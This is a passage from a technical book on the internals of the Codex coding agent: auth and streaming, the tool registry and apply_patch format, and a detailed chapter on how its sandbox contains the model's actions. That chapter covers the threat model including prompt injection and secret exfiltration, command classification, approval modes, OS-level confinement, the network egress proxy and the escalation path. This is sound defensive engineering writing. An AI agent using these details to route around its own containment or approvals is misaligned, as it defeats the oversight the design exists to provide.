Once obtained, tokens are persisted — either to `~/.codex/auth.json` or, more securely, into the OS keyring (via `codex-keyring-store`). The `AuthManager` then keeps them fresh: a background task refreshes the access token a few minutes before it expires (the refresh URL is `https://auth.openai.com/oauth/token`), and a 401 from the API triggers an immediate refresh-and-retry. From the agent loop's perspective, auth is invisible — it just asks the provider for a request and the token is already attached.

There's also an *escape hatch* worth noting: a provider can specify a **command-backed** auth (`ModelProviderAuthInfo` with a `command` to run). Codex executes that command, reads a token from its output, and refreshes on an interval. This is how Codex integrates with bespoke corporate auth systems without baking them into the binary.

5.4 Streaming, parsed

We've established that the model streams. Now we can see the machinery. The transport is **Server-Sent Events (SSE)** over HTTP — a long-lived response where the server pushes discrete `data:` lines as they're ready. (For providers that support it, a WebSocket transport is available too, gated by `supports_websockets`.)

The raw SSE bytes are read by a small task (`codex-client/src/sse.rs`) that uses the `eventsource-stream` crate to split the byte stream into events, guarding each read with an **idle timeout** so a silently dead connection doesn't hang the agent forever:

```
match timeout(idle_timeout, stream.next()).await {
  Ok(Some(Ok(ev))) => tx.send(Ok(ev.data)).await,    // forward the event payload
  Err(_)          => tx.send(Err(StreamError::Timeout)).await, // give up on silence
  // ...
}
```

Each event's JSON payload is then deserialized (`codex-api/src/sse/responses.rs`) into the typed `ResponseEvent` values from [Chapter 4](#) and pushed onto an `mpsc` channel the loop consumes. Before any content events, the parser front-loads *metadata* pulled from HTTP response headers — the resolved model name, rate-limit snapshots (`x-ratelimit-remaining-requests` and friends) — as their own events, so the UI can show your remaining quota the instant a turn starts.



From wire to typed event. The agent loop only ever sees the rightmost stage.

Reliability is built into this path. The provider record carries `request_max_retries` (retry a failed request) and `stream_max_retries` (reconnect a dropped stream), with sensible defaults, so a transient network blip mid-turn is recovered transparently rather than surfacing as an error.

5.5 Knowing the models: the catalog

Codex needs to know facts *about* each model — its context-window size, whether it supports reasoning summaries, how to truncate oversized tool output, which models to even show in the picker. This metadata lives in a **catalog** managed by the `models-manager` crate.

The catalog has a clever two-source design:

1. A **bundled** `models.json` (~200 KB) is compiled into the binary with `include_str!`, so Codex always has a working catalog offline, with zero network dependency at startup.
2. At runtime it can **refresh** from the provider's `/v1/models` endpoint (with a short timeout and an on-disk cache), picking up newly released models without a Codex update.

Each entry is a `ModelInfo` describing capabilities:

```
pub struct ModelInfo {
    pub slug: String,                // e.g. "gpt-5.5"
    pub context_window: Option<i64>,
    pub supported_reasoning_levels: Vec<String>,
    pub supports_parallel_tool_calls: bool,
    pub truncation_policy: TruncationPolicyConfig,
    pub visibility: ModelVisibility,  // show in picker, or hide
    // ...
}
```

That `context_window` field is the number the loop's auto-compaction logic ([Chapter 4](#)) watches: when the running transcript approaches it, the turn pauses to summarize history before continuing. The catalog is thus not trivia — it directly governs how the agent manages its own memory.

5.6 A note on the responses-api-proxy

One more crate rounds out the picture: `responses-api-proxy`. It is a tiny, stateless HTTP proxy that forwards requests to the upstream Responses API. Why have it?

- **Credential isolation.** It reads the bearer token from *stdin* once at startup and attaches it to outbound requests, so the credential need not live in the agent process's environment.
- **A single network egress point.** When Codex runs under a sandbox that blocks general network access, the proxy can be the one allowed destination — every model call funnels through it, and nothing else gets out. This is the bridge between "the agent needs to reach the model" and "the agent must not reach the open internet," a tension we take up properly in [Chapter 7](#).
- **Debuggability.** With `--dump-dir`, it writes every request/response exchange to disk for inspection.

5.7 What to hold onto

- Codex speaks **one protocol** (Responses API) to **many providers**, hidden behind the `ModelProvider` trait. Most providers are just *data* (`ModelProviderInfo`); only Bedrock needs custom signing.
- **Auth** is a `CodexAuth` enum spanning API keys, ChatGPT OAuth (PKCE), and more, kept fresh by a background-refreshing `AuthManager`.
- Responses **stream** over SSE; a parser turns raw bytes into typed `ResponseEvent`s with idle timeouts and automatic retries.

- A **bundled-plus-refreshable catalog** tells the loop each model's limits — most importantly its context window, which drives compaction.

The model can now be reached and understood. But the model's most important outputs are not words — they are *actions*. The next chapter, [Acting on the World](#), follows a tool call from the model's request to a real change on your disk.

Chapter 6 — Acting on the World

A model that only talks is a chatbot. What makes Codex an agent is that the model can *act* — run a command, search the code, and, above all, **edit your files**. This chapter follows an action from the model's structured request, through Codex's tool machinery, to a real change on disk. We will pay special attention to `apply_patch`, the format the model uses to rewrite code, because it is both clever and central.

6.1 The tool registry


Recall from [Chapter 2](#) that the model acts by emitting a *tool call* — a structured request to invoke one of a menu of tools. On the Codex side, every tool implements a common trait, `ToolExecutor` (`tools/src/tool_executor.rs`), so that the engine can treat "run a shell command," "apply a patch," and "call an MCP server" through one uniform handle:

```
trait ToolExecutor<Invocation> {
    fn tool_name() -> ToolName;
    fn spec() -> ToolSpec;           // what the model sees
    fn handle(invocation) -> ToolExecutorFuture; // do the work
}
```

The available tools are kept in a `ToolRegistry` (`core/src/tools/registry.rs`), essentially a `HashMap<ToolName, Arc<dyn CoreToolRuntime>>`. The built-in tools include:

Tool	What it does
<code>shell</code>	Runs a shell command (the workhorse — <code>ls</code> , <code>grep</code> , <code>pytest</code> , <code>git</code> ...).
<code>apply_patch</code>	Edits, creates, deletes, or moves files via a structured patch.
file read / search	Reads files and does fuzzy filename search (via the <code>nucleo</code> matcher).
tool search	Lets the model <i>discover</i> tools that aren't in its initial menu.
MCP tools	Any tool exposed by an external MCP server (Ch. 8).

A nice detail is that tools have an **exposure level** (`ToolExposure`): `Direct` (always in the model's menu), `Deferred` (discoverable but not shown upfront, to keep the menu small), or `Hidden`. With hundreds of MCP tools potentially available, putting every one in front of the model would bloat the prompt and confuse it; deferred tools are found on demand via the search tool. This is prompt economy as an architectural concern.



Around each call sit **hooks** — `PreToolUse` and `PostToolUse` — lifecycle events that plugins can subscribe to in order to inspect, log, or rewrite a tool call without touching core code. We meet the hook system properly in [Chapter 8](#); for now, note that the dispatch path is *hookable* at both ends.

6.2 The shell tool and the road to the sandbox

The most-used tool is `shell`. When the model calls it, the `ShellCommandRuntime` is responsible for actually spawning the process — but *not* naïvely. Between "the model wants to run `rm -rf build`" and "a process starts," the command passes through classification and approval (the *execution policy*) and is launched *inside a sandbox*. Those are the subject of [Chapter 7](#), so here we only mark the hand-off: the shell runtime does not call `std::process::Command` directly on your real shell; it routes the request through the sandboxing layer, which decides *whether, how, and where* it may run.

The output — stdout, stderr, exit code — is captured, possibly truncated to a token budget (so a runaway command can't blow the context window), wrapped in a `ToolOutput`, and appended to the transcript as a `FunctionCallOutput` for the model to read on the next loop iteration.

6.3 `apply_patch` : how the model edits code

Now the centerpiece. How does a model that only emits text change a source file precisely? Codex could have let the model emit a whole new file, but that wastes tokens and risks clobbering unrelated lines. Instead it uses a purpose-built, diff-like format called `apply_patch`. The model emits a patch; Codex parses and applies it.

Here is the anatomy of a patch:

```
*** Begin Patch
*** Update File: src/cli.rs
@@ fn build_parser()
    let mut p = Parser::new();
- p.flag("quiet");
+ p.flag("quiet");
+ p.flag("verbose");
    p.build()

*** End Patch
```

----- patch boundary
----- which file + operation
----- context hint (locates the hunk)
----- - = remove this line
----- + = add these lines
----- space = unchanged context

Anatomy of an `apply_patch`. Markers frame the patch; each hunk names a file, an operation, and the line changes.

The grammar (from `apply-patch/src/parser.rs`) is small and strict:

```
begin_patch: "*** Begin Patch" LF
hunk:       add_hunk | delete_hunk | update_hunk
add_hunk:   "*** Add File: " filename LF  add_line+
delete_hunk: "*** Delete File: " filename LF
update_hunk: "*** Update File: " filename LF  change_move?  change+
change_move: "*** Move to: " filename LF
change_line: ("+" | "-" | " ") text LF
end_patch:  "*** End Patch"
```

Three operations cover everything a code edit needs: **Add File**, **Delete File**, and **Update File** (which can also *move* via `*** Move to:`). Inside an update, lines prefixed `- / +`/space are remove/add/context, just like a unified diff — but with an important difference we'll see next.

In code, a parsed patch is a list of `Hunk` values:

```
pub enum Hunk {
    AddFile    { path, contents },
    DeleteFile { path },
    UpdateFile { path, move_path: Option<PathBuf>, chunks: Vec<UpdateFileChunk> },
}

pub struct UpdateFileChunk {
    pub change_context: Option<String>, // a line that helps locate this hunk
    pub old_lines: Vec<String>,         // lines to replace
    pub new_lines: Vec<String>,         // replacement lines
    pub is_end_of_file: bool,
}
```


Why not just a unified diff?

A normal `diff` relies on exact line numbers (`@@ -42,7 +42,9 @@`). But a language model is bad at counting lines, and the file it edits may have drifted since it last read it. So `apply_patch` deliberately **locates hunks by content, not line number**. The `change_context` and the surrounding context lines are matched against the file to find *where* the change goes. The applier (`derive_new_contents_from_chunks`) uses a `seek_sequence` routine with some tolerance — including fuzzy matching for Unicode quirks — so a hunk applies even if it isn't at the exact byte offset the model imagined.

Key insight. `apply_patch` trades the precision of line numbers for the robustness of content matching, because the format is designed for an author that can't count but can describe. The cost is occasional ambiguity (two identical regions); the benefit is that the model's edits land far more often than a strict diff would.

Applying a patch, safely

Parsing is only half. Applying writes to your disk, so it goes through the same machinery as any other dangerous action. The flow:




Two safety properties are worth calling out. First, the patch is fully parsed into an `ApplyPatchAction` — a complete description of *what would change* — *before* anything is written, so Codex can show you an accurate preview and ask for approval. Second, the writes go through an `ExecutorFileSystem` abstraction carrying a `FileSystemSandboxContext`, so a patch cannot write outside the sandbox's writable roots any more than a shell command can. Editing files is not a privileged side channel; it obeys the same fence as everything else.

Finally, note that `apply_patch` is *also* one of the `arg0` personalities of the Codex binary from [Chapter 3](#). The same parsing-and-applying logic can run as a standalone helper, which is how it integrates cleanly with the shell tool when the model chooses to invoke it as a command rather than a structured tool.

6.4 Code-mode: when tool calls aren't expressive enough

There is a more advanced way for the model to act, called **code-mode** (`code-mode` crate). The idea: instead of the model emitting one tool call at a time and waiting for each result, it can write a small **JavaScript program** that calls tools as functions, with loops and conditionals, executed in a persistent V8 runtime.

Why? Some tasks are awkward as a sequence of independent tool calls — "for each of these 20 files, read it, transform it, and if it matches, edit it" is a *loop*, and expressing a loop as 60 separate round-trips to the model is slow and token-hungry. Code-mode lets the model write the loop once.



The mechanism is a *yielding* runtime. The JS executes until it hits a nested tool call, then **yields** a `CodeModeNestedToolCall` back to the host. The host dispatches that call through the *same* `ToolRegistry` and the *same* sandbox as any other tool — code-mode is not an escape from the safety machinery, just a more expressive way to drive it — and resumes the VM with the result. Tool specs are even transpiled into TypeScript signatures (`augment_tool_spec_for_code_mode`) so the model writes against typed functions. Code-mode is how Codex supports complex, multi-step workflows without a model round-trip per step, at the cost of a heavier runtime and a larger trusted surface.

6.5 What to hold onto

- Every action is a **tool** behind a uniform `ToolExecutor` trait, dispatched through a `ToolRegistry` with `Pre / PostToolUse` hooks at the edges.
- The **shell tool** never runs commands directly — it hands them to the sandbox layer.
- **apply_patch** is the model's file-editing format: Add/Update/Delete (+Move), located by *content* rather than line numbers so a model's imprecise edits still land. Patches are parsed-then-previewed-then-applied, through the same sandboxed filesystem as everything else.
- **Code-mode** lets the model write a JS program that calls tools in loops, yielding each nested call back through the normal, sandboxed dispatch path.

We have now reached the edge of safety twice — the shell tool and `apply_patch` both "hand off to the sandbox." It is time to open that box. [Chapter 7](#) is about how Codex contains the actions we just learned to launch.

Chapter 7 — The Sandbox


We have arrived at the chapter the whole book has been pointing toward. Twice now — the shell tool and `apply_patch` — we reached a moment where Codex must run something the *model* decided on, and twice we deferred the dangerous part with "it goes through the sandbox." This chapter is that sandbox. It is, arguably, the most important engineering in Codex, because it is what makes an autonomous agent something you can run on your real machine instead of a throwaway VM.

7.1 The threat model, precisely

Good security starts by naming what you're defending against. Codex's situation is unusual: it *deliberately* runs code chosen by an untrusted, manipulable party (the model), with your permissions, on your files. From [Chapter 2](#), the concrete threats are:

- **Accidental destruction** — a command deletes or overwrites more than intended.
- **Secret exfiltration** — a command reads credentials (`~/.ssh`, tokens) and sends them out.
- **Prompt injection** — content the model *reads* (a README, a dependency) instructs it to do something harmful, and it complies.
- **Privilege escalation** — a command tampers with files (`.git/hooks`, `.codex`) that later execute with your full rights.

The strategic response is **defense in depth**: four independent layers, each of which would have to fail for harm to occur. No single layer is trusted to be perfect.



We'll take the layers in order, then look at how each operating system implements layer ③, which is where the real platform-specific craft lives.

7.2 Layer ① — **execpolicy: classifying commands**

Before a command is even considered for running, it is classified. The `execpolicy` crate answers one question: *is this command obviously safe, obviously forbidden, or does it need a human's*

judgment? The answer is one of three `Decision`s:

```
pub enum Decision { Allow, Prompt, Forbidden }
```

Classification is driven by **prefix rules** written in a small Starlark-based DSL. A rule matches the leading tokens of a command and assigns a decision:

```
prefix_rule(  
    pattern = ["git", ["status", "diff", "log"]],    # `git status`, `git diff`, `git log`  
    decision = "allow",                               # read-only git → safe  
    justification = "read-only git inspection",  
)
```

The `pattern` is a sequence of tokens, where a *list* means "any of these alternatives." Matching is fast: the first token is looked up in a map ($O(1)$), then the rest of the pattern is checked. When several rules match, the **strictest** decision wins (`Forbidden` > `Prompt` > `Allow`) — a fail-safe bias, since the cost of wrongly prompting is a moment of the user's attention while the cost of wrongly allowing is a security incident.

allow

Known read-only commands.
Run without bothering the user
(if the approval mode permits).

`ls cat git status`

prompt

Anything that writes or is
ambiguous. Defer to the
approval mode → maybe ask.

`rm mv pip install`

forbidden

Never run, regardless of mode.
Hard stop.

(policy-defined
dangerous patterns)

The three verdicts of execpolicy. "prompt" hands off to the approval mode; the other two are terminal.

(An older `execpolicy-legacy` classifier also exists, organized around *file access* — it parses a command's arguments into readable vs. writable files. The newer prefix-rule model is faster and easier for humans to author, but the legacy engine is retained for compatibility.)

7.3 Layer ② — approval modes: when to ask you

A `Prompt` verdict doesn't automatically mean "interrupt the user." Whether Codex actually asks depends on the **approval mode**, the `AskForApproval` enum, which is your dial for how much autonomy you grant:

```
pub enum AskForApproval {
    UnlessTrusted,           // only auto-run known-safe commands; ask for the re
    OnRequest,               // the default: the model asks when it wants to
    Never,                   // never ask – reject anything that would prompt
    Granular(GranularApprovalConfig), // fine-grained per-category control
    OnFailure,               // (deprecated)
}
```

These trade safety for flow. `UnlessTrusted` is the cautious setting — you see every write before it happens. `Never` is for headless automation where there's no human to ask (a `Prompt` verdict simply fails). `Granular` lets you say, in effect, "auto-approve shell commands but always ask before running a skill," via a config struct:

```
pub struct GranularApprovalConfig {
    pub sandbox_approval: bool,    // shell command approvals
    pub rules: bool,              // execpolicy "prompt" approvals
    pub skill_approval: bool,      // skill script approvals
    pub request_permissions: bool, // the request_permissions tool
    pub mcp_elicitations: bool,    // MCP-driven prompts
}
```

When an approval *is* required, the mechanism is the one-shot-channel pause from [Chapter 4](#): the turn emits `ExecApprovalRequest`, suspends, and resumes when your `Op::ExecApproval` submission arrives. Policy (this layer) and mechanism (the loop) are cleanly separated.

7.4 Layer ③ — the OS sandbox

This is the heavy artillery. Even after a command is allowed and approved, it runs *inside an operating-system-level box* that restricts which files it can touch and whether it can reach the network. The box is described by a `SandboxPolicy`:

```
pub enum SandboxPolicy {
    DangerFullAccess, // no box (explicit opt-out)
    ReadOnly { network_access: bool }, // can read, cannot write
    WorkspaceWrite { // the everyday default
        writable_roots: Vec<AbsolutePathBuf>, // usually: the project dir
        network_access: bool,
        exclude_tmpdir_env_var: bool,
        exclude_slash_tmp: bool,
    },
    ExternalSandbox { network_access: NetworkAccess }, // a sandbox managed outside Codex
}
```

The common case is `WorkspaceWrite`: the command may *read* most of the filesystem but may only *write* inside your project directory (and, optionally, temp dirs), with the network off by default. That single policy blocks most of the threat model at once — a command can't write to `~/.ssh`, can't modify system files, and can't phone home.

But a `SandboxPolicy` is an *abstraction*. Each operating system enforces it with completely different native machinery. This is where the platform crates earn their keep.

Linux

bubblewrap namespaces +
seccomp syscall filter (Landlock
as legacy fallback)

```
linux-sandbox ,
sandboxing/bwrap.rs
```

macOS

Seatbelt via
`/usr/bin/sandbox-exec`
with a generated SBPL policy
`sandboxing/seatbelt.rs`

Windows

Restricted access token + deny
ACEs (elevated mode adds
firewall rules)
`windows-sandbox-rs`

One `SandboxPolicy`, three native enforcers. The abstraction is shared; the implementation is OS-specific.

Linux: bubblewrap + seccomp

On Linux, Codex builds the box with **bubblewrap** (`bwrap`), the same sandboxing tool Flatpak uses. It creates fresh namespaces and a custom filesystem view:

```
--unshare-user --unshare-pid # isolated user & process namespaces
--unshare-net # no network (when the policy forbids it)
--ro-bind / / # the whole filesystem, read-only...
--bind /your/project /your/project # ...except the project dir, read-write
--ro-bind /your/project/.git /your/project/.git # ...but .git stays read-only
--proc /proc
```

The trick is *layering*: mount everything read-only, then bind the writable roots back over the top, then re-protect sensitive subpaths (`.git` , `.codex`) as read-only again. Narrower paths override broader ones, so you can carve fine-grained holes. On top of the filesystem view, a **seccomp** filter (compiled with the `seccompiler` crate) blocks dangerous syscalls. Recall the `arg0` trick from [Chapter 3](#): Codex spawns this sandbox by re-executing *itself* as `codex-linux-sandbox` , which sets up the namespaces and seccomp filter and then `execvp` s into the real command.

macOS: Seatbelt

On macOS, Codex uses **Seatbelt**, Apple's sandbox, invoked through `/usr/bin/sandbox-exec` (always that exact path, to resist tampering). The policy is a small Scheme-like program (SBPL) generated on the fly. Its spine is *deny-by-default*:

```
(version 1)
(deny default)           ; nothing is allowed unless explicitly permitted
(allow process-exec)
(allow file-read* (subpath "/"))           ; read broadly...
(allow file-write* (subpath "/your/project")) ; ...write narrowly
```

A separate network policy fragment is concatenated in only when the policy allows network access. The function `create_seatbelt_command_args` assembles the SBPL from the `FileSystemSandboxPolicy` and hands it to `sandbox-exec` .

Windows: restricted tokens

On Windows there's no Seatbelt or bubblewrap. Instead Codex runs the command under a **restricted access token** — a stripped-down version of your security token — and applies explicit **deny ACEs** (access-control entries) to paths that must not be read or written. For cases needing network confinement, an *elevated* backend uses Windows Filtering Platform (firewall) rules tied to a logon identity. It's more awkward than the Unix story (an unelevated token, for instance, cannot deny *reads* the way bubblewrap can), and the code is honest about those limits, rejecting policies it can't faithfully enforce.


7.5 Layer ④ — process hardening and the network bridge

The last layer runs *before the command's* `main()` , via the `process-hardening` crate's `pre_main_hardening()` (wired in with a constructor that fires at process start). It closes side channels that a sandbox alone might miss:

```
// Linux
prctl(PR_SET_DUMPABLE, 0);    // not dumpable → blocks ptrace & core dumps
// macOS
ptrace(PT_DENY_ATTACH);      // refuse debugger attachment
// Unix
setrlimit(RLIMIT_CORE, 0);    // no core dumps (which could leak secrets)
remove_env_vars_with_prefix("LD_");    // strip LD_PRELOAD & friends
remove_env_vars_with_prefix("DYLD_");  // ...and the macOS equivalents
```

Stripping `LD_*` / `DYLD_*` matters because those variables can inject code into a process; a hardened agent removes that lever entirely.

That leaves one genuine tension. The agent itself **needs** the network — to reach the model — but the *commands it runs* should usually be offline. Codex resolves this with the network machinery from [Chapter 5](#): the model call goes through the `responses-api-proxy`, and on Linux a managed **TCP→UDS→TCP bridge** lets only the configured proxy endpoint through while the sandbox's `--unshare-net` blocks everything else. After the bridge is established, seccomp even blocks the creation of *new* Unix sockets, so a command can't open its own back channel.



7.6 Escalation: a controlled way out

What if a command legitimately needs to do something the sandbox forbids — and the user agrees? Codex has a **shell-escalation** path (Unix). The sandboxed shell, when it tries to `exec` something, is intercepted by a wrapper (`codex-execve-wrapper` , yet another `arg0` personality) that sends an `EscalateRequest` over an inherited socket to a decision point. The reply is one of:

```
pub enum EscalationDecision {
    Run, // let the client run it as-is
    Escalate(EscalationExecution), // re-run with elevated permissions
    Deny { reason: Option<String> }, // refuse
}
```

This gives a *governed* hole in the fence: a specific command can be re-run with more privilege after passing a policy check, rather than the sandbox being all-or-nothing. It's the release valve that keeps the default tight without making the tight default useless.

7.7 Secrets

A final defensive crate, `secrets`, manages credentials the agent may legitimately need (scoped per-project, e.g. per git repo), stored encrypted with a key from the OS keyring. Just as important is its **sanitizer**, which redacts known secret values from logs and tool output — so even if a command prints a token, it doesn't end up persisted in the rollout or shown on screen. Containment isn't only about what a command can *do*; it's also about what *leaks back out*.

7.8 The costs, honestly

Defense in depth is not free, and a good book names the price:

Benefit	Cost
Commands can't escape the project dir	Legitimate cross-directory work needs explicit writable roots or escalation
Network off by default blocks exfiltration	Builds that fetch dependencies need network enabled, or a proxy allowlist
Three OS backends → native, robust confinement	Three times the security-critical code to maintain and audit; Windows is weaker than Unix
Approval prompts catch dangerous actions	Prompts interrupt flow; users may grow numb and approve reflexively
Content-located patching + sandboxed writes	Extra latency and complexity on every file edit

The bet Codex makes is that these costs are worth paying because the alternative — an unconfined agent — is simply not safe to run on a machine you care about. Every layer in this chapter is an argument that *containment beats trust*.

7.9 What to hold onto

- **Four independent layers:** classify (execpolicy) → ask (approval modes) → confine (OS sandbox) → harden (process). Each assumes the others might fail.
- The **SandboxPolicy** is one abstraction enforced three ways: bubblewrap+seccomp on Linux, Seatbelt on macOS, restricted tokens on Windows.
- The agent needs the network but its commands usually shouldn't have it — resolved by routing model calls through a single proxy egress while the sandbox blocks the rest.
- **Escalation** provides a governed, policy-checked way out for the rare command that needs more than the box allows.

With the dangerous core fully mapped — loop, model, tools, sandbox — we can turn outward.

